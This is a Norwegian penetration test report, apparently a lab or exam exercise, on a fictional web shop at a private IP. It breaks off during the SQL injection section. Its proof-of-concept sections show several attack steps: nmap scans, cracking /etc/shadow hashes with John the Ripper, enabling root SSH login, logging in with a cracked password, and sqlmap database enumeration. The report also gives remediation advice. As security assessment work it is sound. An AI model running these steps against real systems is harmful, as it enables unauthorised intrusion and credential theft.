TEKNISK SÅRBARHETSREVISJON

PENTEST RAPPORT

VERSJON 1.0

NOVEMBER 2024

She-Cyber Security Services

Oslo, Norway

E-post: info@shecyber.co

Web: http://www.shecyber.co

Opphavsrett

Dokumentet er arbeidet av She Cyber, og levert til Boris LockPicks etter avtale om sikkerhetsrevisjon av deres nye nettbutikk. SC har brukt bransjestandarder som OWASP Top 10 og NIST for å sikre høyeste kvalitet i arbeidet. Dokumentet er konfidensielt og beskyttet av opphavsrett.

Kopiering, deling eller bruk av dokumentet uten samtykke og skriftlig godkjenning av She Cyber er forbudt. Dersom det reproduseres, skal denne erklæringen inneholde dokumentet for å opprettholde opphavsrettens gyldighet. Dokumentet er laget for å støtte Boris LockPicks med sikkerhetsforbedringer, og må behandles med den høyeste grad av konfidensialitet.

Denne rapporten er eksklusivt for Boris LockPicks, og må ikke brukes av andre. Rapporten inneholder informasjon som kan utsette Boris LockPicks for sikkerhetsrisiko dersom dette deles. She Cyber fraskriver seg alt ansvar for skade som oppstår ved misbruk av denne rapporten.

Brudd på disse vilkårene kan føre til juridiske tiltak for å beskytte She Cyber sine rettigheter.

Kirkegata 24, 0107 Oslo, Norway

E-post: info@shecyber.co

Sammendrag

She-Cyber har gjennomført en teknisk sikkerhetsrevisjon av Boris LockPicks sin nye nettbutikk fra 1.11.2024 til 22-11.2024. Oppdraget inkluderte en grundig white-box penetrasjonstest der SC hadde full tilgang til kildekode. Revisjonen ble utført med bransjestandarder som OWASP Top 10 og NIST som rammeverk. Målet er å identifisere mulige trusler, styrke systemets pålitelighet og beskytte kundedata mot uautoriserte angrep.

Hovedfunn:

SC oppdaget 31 sårbarheter, som er klassifisert etter alvorlighetsgrad;


3 Kritiske sårbarheter: inkluderer SQL-injeksjon, brute-force tilgang til SSH og avsløring av sensitiv databaseinformasjon.

4 Høy risiko: Inkluderer Cross-Site Scripting, svak passordlagring med MD5 og avsløring av administrasjonsportaler.

7 Medium risiko: For eksempel svakt SSL/TLS-oppsett, ukryptert data på port 42420, og mangel på Anti-CSRF-tokens.

10 Lav risiko: Som manglende sikkerhetsheadere og sårbare cookies.

8 Informasjonssårbarheter: Inkluderer avslørte konfigurasjonsfiler og åpne kataloger.



Prioriterte tiltak

For å adresse de identifisere sårbarhetene og styrke sikkerheten til systemet, anbefales følgende tiltak:

1. **Umiddelbare tiltak (Kritisk risiko)**

   Disse tiltakene bør innføres umiddelbart for å redusere risikoen for alvorlige sikkerhetsbrudd.

   - **Forhindre SQL-Injeksjon:**
     - Innfør parameteriserte SQL-spørringer og sørg for grundig validering av all brukerinput for å eliminere risikoen for SQL-injeksjon. Dette forhindrer uautorisert tilgang til databasen og beskytter sensitive data.
     - Referanser: OWASP Top 10 (A03:2021 Injection), CWE-89, SQL-Injection Prevention Guide
   - **Oppdater passordlagring:**
     - Erstatt MD5 med moderne, sikre algoritmer som bcrypt eller Argon2. Bruk salting for å skape unike hasher for identiske passord, og legg til peppering for å beskytte mot brute-force-angrep og lekkasjer
     - Referanser: NIST SP 800-63B, CVE-2020-5229, Password Storage Cheat Sheet

2. **Høy prioritet (Høy risiko)**
   - Forhindre XSS-angrep:
     - Valider og rens all brukerinput, og legg til Content Security Policy (CSP), for å begrense hvilke ressurser som kan på siden. Dette hindrer kjøring av ondsinnet kode som JavaScript.
   - Sikre nettverkstrafikk:
     - Krypter all trafikk på port 42420 ved å bruke HTTPS med TLS 1.3 for å beskytte dataoverføringen fra avlytting og manipulering.

3. **Medium prioritet (Lavere risiko)**
   - Oppdater sikkerhetsheadere:
     - Legg til Strict-Transport-Security, X-Content-Type-Options, og X-Frame-Options for å beskytte mot angrep som Clickjacking og MIME-type-manipulering.

Innholdsfortegnelse

Omfang

Denne sikkerhetsrevisjonen vurderte webapplikasjonen på 192.168.152.146 med mål om å identifisere kritiske sårbarheter gjennom en kombinasjon av statisk kodeanalyse og dynamisk testing. Revisjonen dekket applikasjonens funksjonalitet og underliggende serverkonfigurasjon. Denne tilnærmingen sikrer at kritiske områder av applikasjonen ble analysert for å avdekke risikoer som kunne påvirke systemets integritet og sikkerhet.

Omfangets ekskluderinger

Sosial manipulering og fysisk tilgang ble ikke inkludert, da de faller utenfor revisjonens rammer i henhold til testens omfang og retningslinjer.

Tilgang:

Tilgangen var begrenset til kildekoden, da ingen brukerkontoer eller legitimasjon ble gitt av kunden. Dette muliggjorde en grundig og målrettet analyse av applikasjonens arkitektur og sikkerhetsrutiner.

Oppsummering av porter og tjenester

TCP

PORT	BEGRUNNELSE
Port (Discard)	Eldre og usikker tjeneste som ikke lenger er i aktiv bruk. Avsløring av slike tjenester kan utgjøre en risiko for uautoriserte forsøk på tilkobling.
Port 13 (Daytime)	Tidstjeneste som kan avsløre informasjon om systemtid og drift, noe som kan utnyttes til rekognosering og tidsangrep.
Port 22 (SSH)	OpenSSH 7.9p1 er i bruk. Kan bli utsatt for brute-force-angrep eller konfigurasjonsfeil, noe som tillater uautorisert tilgang.
Port 37 (Time)	Gir tilgang til systemets tid, noe som kan brukes til angrep relatert til synkronisering og manipulasjon.
Port 53 (DNS)	ISC BIND 9.11.5-P4-5.1+deb10u9(Debian Linux), kan være åpen for soneoverføringer, noe som muliggjør eksfiltrering av DNS-data.
Port 79 (Finger)	Finger-tjenesten kan avsløre sensitive brukeropplysninger og annen systeminformasjon.
Port 80 (HTTP)	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1), mulig flere sårbarheter knyttet til gamle versjoner.
Port 443 (HTTPS)	Kjører samme Abyss-versjon som på port 80, men uten nødvendige sikkerhetsheadere, noe som gjør trafikken sårbar for kryptering.
Port 139 og 445 (NetBIOS og SMB)	SMB versjon 3.X – 4X; kan være utsatt for relay-angrep og andre SMB-spesifikke trusler.
Port 9999 (HTTP)	Serverer ukryptert HTTP-trafikk på en uvanlig port. Dette øker risikoen for angrep ved å avsløre ukrypterte data.
Port 42420	Serverer ukrypterte HTTP-data. Dette kan brukes til rekognosering og avsløring av sensitive systemressurser.

UDP

PORT	BESKRIVELSE OG RISIKO
Port 53 (DNS)	Tillater uautoriserte forespørsler og muliggjør soneoverføringer.
Port 137 (NetBIOS – NS)	Avslører nettverksinformasjon, inkludert enheter og brukere.
Port 5353	Tillater tjenesteoppdagelse, noe som gir innsikt i systemressurser og oppsett.
Andre høyporter	Flere åpne eller filtrerte høyporter, inkludert DHCPC (68), IPP (631), og tjenester som 24088 og 27750. Disse kan være inngangspunkter for angrep.

Proof Of Concept (PoC)


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 192.168.152.146
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-16 08:25 EST
Nmap scan report for 192.168.152.146
Host is up (0.0016s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
9/tcp     open  discard
13/tcp    open  daytime
22/tcp    open  ssh
37/tcp    open  time
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
9999/tcp  open  abyss
42420/tcp open  unknown
MAC Address: 00:0C:29:25:B3:99 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.14 seconds
```

Figur 1: Full port-skann med verktøy NMAP for å identifisere alle åpne porter.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -p 53,137,5353,68,631,24088,27750 192.168.152.146

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-17 08:44 EST
Nmap scan report for 192.168.152.146
Host is up (0.0022s latency).

PORT      STATE         SERVICE
53/udp    open          domain
68/udp    open|filtered dhcpc
137/udp   open          netbios-ns
631/udp   open|filtered ipp
5353/udp  open          zeroconf
24088/udp closed        unknown
27750/udp closed        unknown
MAC Address: 00:0C:29:25:B3:99 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds
```

Figur 2: NMAP skann for å identifisere alle UDP-porter.

Oppsummering av sårbarhetsfunn



Alvorlighetsgrad	Kritisk	Høy	Medium	Lav	Informasjon
# av sårbarheter	3	4	7	10	8

Kritisk: **Tre** kritiske sårbarheter ble funnet som kan føre til alvorlig kompromittering av systemet.

Høy: **Fire** høye sårbarheter ble funnet som kan føre til omfattende systemskade eller uautorisert tilgang.

Medium: **Sju** medium sårbarheter som kan utnyttes til sosial manipulering eller eskalering av tilgang.

Lav: **Ti** sårbarheter med lav risiko som kan utnyttes i kombinasjon med andre sårbarheter.

Informasjon: **Åtte** informasjonssårbarheter som avslører systemdetaljer og konfigurasjon.

Sårbarhetsfunn i tabell

RISIKO	KATEGORI	SÅRBARHET
KRITISK	Sårbarhet-01	Brute Force Angrep
KRITISK	Sårbarhet-02	Åpen SQL-database
KRITISK	Sårbarhet-03	SQL injeksjon
HØY	Sårbarhet-04	Svake passord med MD5
HØY	Sårbarhet-05	Utdaterte SMB-protokoller
HØY	Sårbarhet-06	Abyss Web Server Console
HØY	Sårbarhet-07	Cross Site Scripting
MEDIUM	Sårbarhet-08	Åpen port 42420 Ukryptert data
MEDIUM	Sårbarhet-09	Samba-tjenester og SMB-deling
MEDIUM	Sårbarhet-10	Svak SSL/TLS
MEDIUM	Sårbarhet-11	Offentlige filer og mapper
MEDIUM	Sårbarhet-12	Anti-CSRF Tokens mangler
MEDIUM	Sårbarhet-13	CSP-header mangler
MEDIUM	Sårbarhet-14	Clickjacking-header mangler
LAV	Sårbarhet-15	Cookie uten HTTPOnly flagg
LAV	Sårbarhet-16	Cookie uten Secure flagg
LAV	Sårbarhet-17	Cookie uten SameSite Attributt
LAV	Sårbarhet-18	HTTP server viser versjonsinformasjon
LAV	Sårbarhet-19	Strict Transport Security (HSTS) – header mangler
LAV	Sårbarhet-20	X-Content-Type-Options-Header mangler
LAV	Sårbarhet-21	Svarer på ICMP forespørsel

Klassifikasjon av funn

SC bruker følgende klassifikasjon for å evaluere og prioritere sårbarheter. Rangeringen baserer seg på CVSS v3-score og tar hensyn til alvorlighetsgrad, risiko for utnyttelse og mulige konsekvenser.

Alvorlighet	CVSS V3 Rangering	Beskrivelse
Kritisk	**9.0 – 10.0** 	Må adresseres umiddelbart da disse sårbarhetene kan føre til full systemovertakelse. Eksempler: SQL-injeksjon, uautoriserte root-tilganger. *Lett å utføre, krever ikke stor ekspertise.*
Høy	**7.0 – 8.9** 	Krever rask håndtering da de kan gi en angriper uautorisert tilgang, eller kontroll over systemet. Eksempler: Cross-Site Scripting, feilkonfigurert autentisering. *Krever mer ekspertise for gjennomførelse av angrep*
Medium	**4.0 – 6.9** 	Representerer ingen umiddelbar trussel, men kan utnyttes under spesifikke omstendigheter. Disse bør adresseres når man får tid. Eksempler: manglende sikkerhetsheadere, svak SSL/TLS konfigurasjon *Vanskeligere å utføre angrep*
Lav	**0.1 – 3.9** 	Sjelden en direkte trussel, men kan kombineres med andre svakheter for mer alvorlige angrep. Kan adresseres ved planlagte oppdateringer. Eksempler: avslørte bannerinformasjoner, udaterte tjenester. *Vanskelig å utføre angrep. Mindre mulighet for en angriper*
Informasjon	**N/A** 	Indikasjoner som ikke utgjør en direkte trussel, men som kan forbedres for å styrke systemets sikkerhet. Eksempler: avslørte versjonsnummer eller feilkonfigurasjoner.
Samlet risikovurdering		Systemet anses som å ha en høy risiko på grunn av flere kritiske sårbarheter som må håndteres umiddelbart. Tiltakene for høy- og mediums bør prioriteres, mens lav- og informasjonssårbarheter kan adresseres som en del av en langsiktig sikkerhetsstrategi.

Oversikt over sårbarhetsfunn

Kritisk risiko

Brute Force Angrep	
Kritisk risiko	**Sårbarhet-01**

Observasjon:

SC identifiserte en kritisk sårbarhet som tillot full systemtilgang gjennom brute-force-angrep. Svake passord og delte passordpraksiser ble utnyttet for å kompromittere følgende brukerkontoer via SSH: root, admin og boris. Passordet correcthorse ble funnet som felles for både root og admin etter dekryptering av passord-hashene i /etc/shadow.

Opprinnelig var root tilgang deaktivert i SSH-konfigurasjonen, men denne begrensningen ble omgått ved å endre konfigurasjonen i /etc/ssh/sshd_config. SC endret også passordet for brukeren boris via root-tilgang for å sikre vedvarende tilgang til systemet.

Denne svakheten skyldes mangelfull passordhåndtering, manglende tofaktorautentisering, og feilkonfigurerte SSH-innstillinger. Konsekvensene inkluderer full kontroll over systemet, avsløring av sensitive data, eskalering av privilegier, og risiko for videre utnyttelse av systemet.

Berørt område:

SSH:

ssh admin@192.168.152.146

ssh root@192.168.152.146

ssh boris@192.168.152.146

Filer:

/etc/shadow

/etc/ssh/sshd_config

Beskrivelse:

SC monterte diskbildet Eksamen_2024.vmdk og sensitive filer som /etc/shadow ble identifisert. Passord-hashene ble analysert med John The Ripper og passordlister fra SecLists, noe som avslørte at root og admin delte passordet «correcthorse». Denne praksisen representerer alvorlige brudd på sikker passordhåndtering og gjorde systemet svært sårbart for uautorisert tilgang.

Videre ble det gjort kritiske endringer i SSH-konfigurasjonen ved å aktivere PermitRootLogin og PasswordAuthentication. Dette tillot innlogging som root og ga SC muligheten til å endre passordet til boris sin konto. Etter denne endringen fikk SC tilgang til boris og kunne logge inn.

Denne sårbarheten gir angripere full kontroll over systemet, inkludert eskalering av privilegier, manipulering av kritiske innstillinger og eksponering av sensitive data.

Tiltak:

Innfør krav om komplekse passord med minimum 12 tegn, som inkluderer store og små bokstaver, tall og spesialtegn.

Deaktiver direkte root-tilgang via SSH for å hindre uautorisert tilgang og skjul filen.

Aktiver tofaktorautentisering for ekstra sikkerhet.

Overvåk og loggfør alle innloggingsforsøk for raskt å oppdage og stoppe angrep.


Proof Of Concept (PoC)

SC utførte følgende trinn for å bekrefte og validere sårbarheten:


Montering av diskbildet

```
scp "C:/EKSAMEN VMS/Eksamen_2024.vmdk" kali@192.168.152.146:/home/kali/
sudo modprobe nbd max_part=8
sudo qemu-nbd -c /dev/nbd0 /home/kali/Eksamen_2024.vmdk
sudo fdisk -l /deb/nbd0
sudo mount -o ro /dev/nbd0p1 /mnt/vmdk_mount
```

Figur 3: Diskbildet Eksamen_2024.vmdk ble overført til Kali for analyse



Figur 4: Hashene fra /etc/shadow ble hentet og analysert



Figur 5: Viser knekking av passord ved bruk av Hydra og passordliste fra SecLists, som avsløre passordet correcthorse

Endre SSH-innstillinger

```
sudo nano /etc/ssh/sshd_config
```

```
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_key
#AuthorizedKeysFile     .ssh

#AuthorizedPrincipalsFile no

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser n

# For this to work you will
#HostbasedAuthentication no
# Change to yes if you don't
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.r
#IgnoreRhosts yes

# To disable tunneled clear
PasswordAuthentication yes
#PermitEmptyPasswords no
```

Figur 6: Endringer i SSH-konfigurasjonen for å aktivere PermitRootLogin og PasswordAuthentication. Disse var deaktivert.

```
┌──(kali㉿kali)-[~]
└─$ ssh admin@192.168.152.146
admin@192.168.152.146's password:
Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 16 08:44:51 2024 from 192.168.152.143
$ whoami
admin
$ exit
Connection to 192.168.152.146 closed.

┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.152.146

root@192.168.152.146's password:
Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 11 18:39:45 2024 from 192.168.152.143
root@osboxes:~# whoami
root
root@osboxes:~# exit
logout
Connection to 192.168.152.146 closed.

┌──(kali㉿kali)-[~]
└─$ ssh boris@192.168.152.146

boris@192.168.152.146's password:
Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 15 08:56:27 2024 from 192.168.152.143
boris@osboxes:~$ whoami
boris
boris@osboxes:~$ exit
logout
Connection to 192.168.152.146 closed.
```

Figur 7: Viser tilgang til SSH med brukerne admin, root og boris

```
boris@osboxes:~$ sudo grep boris /etc/shadow
boris:$6$kxP8UB1pONBRGOOK$0Yg9uRfeFd9uzl2WA/v81In5GWJ7cdfjl1r1tjZwYPHDVxADStqC78kiJev756yGrsbR1MMuVXnDIQLdxP2yp1:20036:0:99999:7:::
```

Figur 8: SC henter nye hashen som ble skapt ved nytt passord

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt boris_hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
boris            (boris)
1g 0:00:00:05 DONE (2024-11-18 23:46) 0.1745g/s 1563p/s 1563c/s 1563C/s taiwan..147896
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figur 9: Bekrefter at SC har fått tilgang til boris med eget passord som ble laget for å få tilgang.

Åpen SQL-Database	
Kritisk Risiko	**Sårbarhet-02**

Observasjon:

En SQL-injeksjon ble identifisert i parameteren **id** på URL-en *http://192.168.152.146/store_addtobasketphp?id=1***.** Testing med SQLMap bekreftet at databasen kan manipuleres og sensitiv informasjon kan hentes.

Berørt område:

http://192.168.152.146/store_addtobasket.php?id=1

Beskrivelse:

Manglende validering av brukerinput i parameteren **id** gjør det mulig for angripere å injisere SQL-kode. Dette gir uautorisert tilgang til databasen, hvor angripere kan hente ut eller endre data. Detaljer om hvordan SQL-injeksjonen ble utnyttet er dokumentert senere i rapporten.

CVE-kode: CWE-89

Referanse: https://cwe.mitre.org/data/definitions/89.html

Tiltak:

For å redusere risikoen og sikre databasen, anbefaler SC følgende:

Sørg for at brukerinput kun inneholder tillate verdier og formater for å unngå skadelig kode.

Legg til en brannmur for å overvåke og blokkere SQL-injeksjonsforsøk.

Begrens brukerrettigheter til kun nødvendige data og unngå administrative kontoer i applikasjonen


Aktiver logging av SQL-spørringer og sett opp varslinger for mistenkelig aktivitet.

Hold all programvare og rammeverk oppdatert for å beskytte mot kjente sårbarheter.

Krypter sensitiv data for å redusere skadepotensialet ved et eventuelt databrudd.

sqlmap -u «http://192.168.152.146/store_addtobasket.php?id=1 –dbs


Denne kommandoen identifiserte en SQL-injeksjonssårbarhet i filen store_addtobasket.php. SQLMap hentet en fullstendig liste over databaser på serveren, noe som bekreftet muligheten for uautorisert tilgang. SC vurderer dette som en kritisk risiko, da det gir angripere full oversikt over sensitive databaser.



Figur 10: Liste over alle databaser på serveren

sqlmap -u "http://192.168.152.146/store_addtobasket.php?id=1" -D borislockpicks --tables

